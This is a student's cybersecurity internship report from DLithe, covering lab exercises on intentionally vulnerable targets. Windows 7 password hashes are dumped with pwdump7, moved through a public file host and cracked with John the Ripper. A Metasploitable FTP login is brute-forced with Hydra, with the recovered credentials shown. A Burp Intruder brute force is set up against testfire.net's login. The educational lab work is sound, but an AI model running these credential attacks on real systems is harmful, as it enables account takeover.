# Internship Program- Cybersecurity

## Introduction

My name is Shraddha Bhat (4MT19CS149). I am currently in my Final year of engineering in Computer Science and Engineering at Mangalore Institute of Engineering, Moodubidri. As a student of Computer Science and Engineering, I have a solid foundation in programming, algorithms, and computer systems. However, my interest in the security aspects of computing, as well as the growing demand for cybersecurity professionals, led me to pursue an internship cybersecurity.

## About the company DLithe:

DLithe has been providing EdTech services to IT companies and academic institutions since 2018. The foundation of DLithe is built to create innovative products that transform the next generation by utilising corporate time experiences. Because of their knowledge of embedded systems, robotics, the Internet of Things, cyber security, and artificial intelligence, academic institutions are better able to match their offerings to the demands of industry. Since its inception, the company has established eight development centres to support the student community's research and development efforts. Their assistance to IT businesses has enabled them to hire more quickly and affordably by locating the best candidates both on and off campus. By providing 360-degree learning - domain, process, and technology - with an emphasis on customer experience and operational excellence objectives.

# Group 1 :

## 1. Install the below software :

### a. Virtual box
### b. Kali Linux
### c. Metasploit machine
### d. Windows 7 machine


## 2. Perform password cracking

### a. Cracking of windows 7 machine

The process of cracking a Windows 7 machine using pwdump involves extracting password hashes from the system and then cracking them using a tool like John the Ripper. This method can be used by cybersecurity professionals to test the strength of passwords and identify potential vulnerabilities in a system's security.


## STEP 1:

Open windows7 and Kali linux. In windows7 and download the pwdump7 file from the Internet explorer and copy the file to windows.





## STEP 2:

Using the Windows command prompt while logged in as an administrator, change the root directory to pwdump7, and then create a hash.txt file to hold the username and password.





## STEP 3:


In Internet Explorer type tempfiles.org into the address bar. Upload the hash file.




## STEP 4:

In Linux Firefox and type the URL that obtained after uploading the file in windows7.Once you have the hash file, copy and paste it into a new file that you have created using nano. And type the command in terminal as john hash.txt you will get the password and username if the password is not secure enough.






## b. Password cracking of metasploit machine using Hydra

Brute force is a password cracking technique that involves trying every possible combination of characters until the correct password is found. In Kali Linux, there are several tools available to perform brute force attacks, such as Hydra, Medusa, and John the Ripper.

## STEP 1:

Store a username and password in a file using nano.

```
┌──(kali㉿kali)-[~]
└─$ sudo -s
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# nano user

┌──(root㉿kali)-[/home/kali]
└─# nano pass
```

## STEP 2:

nbtscan is used to identify the IP address of a Metasploit instance running on a network.

```
┌──(root㉿kali)-[/home/kali]
└─# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24

IP address       NetBIOS Name     Server    User             MAC address
------------------------------------------------------------------------------
192.168.56.105   METASPLOITABLE   <server>  METASPLOITABLE   00:00:00:00:00:00
192.168.56.255   Sendto failed: Permission denied
```

## STEP 3:

The hydra command is a popular tool used in Kali Linux for brute-forcing login credentials on various protocols, including FTP.

The command hydra -L <filename> -P <filename> ftp://<metasploit IP> is used to perform a brute-force attack on an FTP server using a list of usernames and a list of passwords.


```
┌──(root㉿kali)-[/home/kali]
└─# hydra -L user -P pass ftp://192.168.56.105
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-02-27 13:04:49
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ftp://192.168.56.105:21/
[21][ftp] host: 192.168.56.105   login: msfadmin   password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-02-27 13:04:50
```

# 3. Password cracking of online vulnerable website (testfire.net) using Burp Suite.

Burp Suite is composed of several modules, including a proxy server, scanner, repeater, sequencer, and intruder. These modules provide a range of features for performing different types of tests and analysis .The proxy module is one of the most commonly used modules in Burp Suite. It allows users to intercept and modify HTTP and HTTPS traffic between a web browser and a web server.


## STEP 1:


Burpsuite and Kali Linux should both be turned on.



## STEP 2:


Go to testfire.net in the Firefox browser, then go to the sign-in page. Now turn the burp and intercept on. Enter any random user name and password in the user name and password field.










## STEP 3:

Send the request to the intruder and give clear$ option. Select only the username and give the option add$ repeat the same step for the password also. Set the attack type to cluster bomb.


Burp Suite Community Edition v2022.12.5 - Temporary Project
Choose an attack type
Attack type: Cluster bomb
Payload Positions
Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.
Target: http://testfire.net
Update Host header to match target
POST /doLogin HTTP/1.1
Host: testfire.net
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 38
Origin: http://testfire.net
Connection: close
Referer: http://testfire.net/login.jsp
Cookie: JSESSIONID=CDCBD94228BF1804DE2C91F5E15DB5A2
Upgrade-Insecure-Requests: 1
uid=$adddd$&passw=$passss$&btnSubmit=Login
2 payload positions
Length: 572



Burp Suite Community Edition v2022.9.6 - Temporary Project
Choose an attack type
Attack type: Sniper
Payload Positions
Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.
Target: http://testfire.net
Update Host header to match target
POST /doLogin HTTP/1.1
Host: testfire.net
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 39
Origin: http://testfire.net
Connection: close
Referer: http://testfire.net/login.jsp
Cookie: JSESSIONID=8B177D6A25919E82353329357AC504457$
Upgrade-Insecure-Requests: 1
uid=$admin$&passw=$sdfbllk$&btnSubmit=$Login$
4 payload positions
Length: 577

